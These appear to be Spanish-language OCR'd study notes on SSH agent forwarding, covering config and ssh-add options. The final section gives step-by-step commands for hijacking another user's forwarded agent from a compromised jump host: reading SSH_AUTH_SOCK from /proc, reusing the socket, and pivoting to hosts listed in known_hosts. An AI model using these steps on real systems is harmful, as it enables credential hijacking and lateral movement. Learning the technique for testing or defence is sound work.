
agente SSH

ssh-agent (port forwarding)

- https://deephacking.tech/ssh-agent-hijacking-linux/



- ~/.ssh/config

```
Host dmz
    HostName dmz
    User alice
    ForwardAgent yes
```

- Acceso ordenador DMZ (intermedio):

```
ssh dmz
# ssh -i ~/.ssh/clave_privada -A user@host
```

- ~/.ssh/config

```
Host internalserver
    HostName 192.168.10.30
    User alice
    ProxyJump dmz
    ForwardAgent yes
```

- Acceso ordenador interno a través del intermedio:

```
ssh internalServer
```

    - Si**ForwardAgent** está deshabilitado no se puede.
- verificar

- ~/.ssh/config

opciones

- `ssh-add <clave>` : añade la clave indicada para su uso (si tiene contraseña, nos la pedirá al usar)
    - `-t <segundos>` : duración de la identidad en el agente
- `ssh-add -K <clave>` : añade permanentemente la clave para su uso
- `ssh-add -L` : lista las claves públicas de las claves existentes
- `ssh-add -l` : lista las claves
- `ssh-add -d <clave>` : elimina la clave
    - `-D` : elimina todas las claves
- `ssh-add -x` : bloquea agente
    - `-X` : desbloquea agente

comprometer el servidor intermedio

- entrar como root
- mirar usuarios del sistema
- mirar si tienen procesos SSH abiertos:

```
pstree -p <USER> | grep ssh
```

- mirar variables del entorno del usuario:

```
cat /proc/<PID>/environ | tr '\0' '\n' | grep SSH_AUTH_SOCK
```

- mirar a quien corresponde el socket (root):

```
SSH_AUTH_SOCK=/tmp/ssh-XXXX41DN9o/agent.46200 ssh-add -l
```

- mirar ordenadores remotos del usuario:

```
cat /home/<USER>/.ssh/known_hosts
```

- probar la conexión con esos servidores:

```
SSH_AUTH_SOCK=/tmp/ssh-XXXX41DN9o/agent.46200 ssh alice@internalserver
```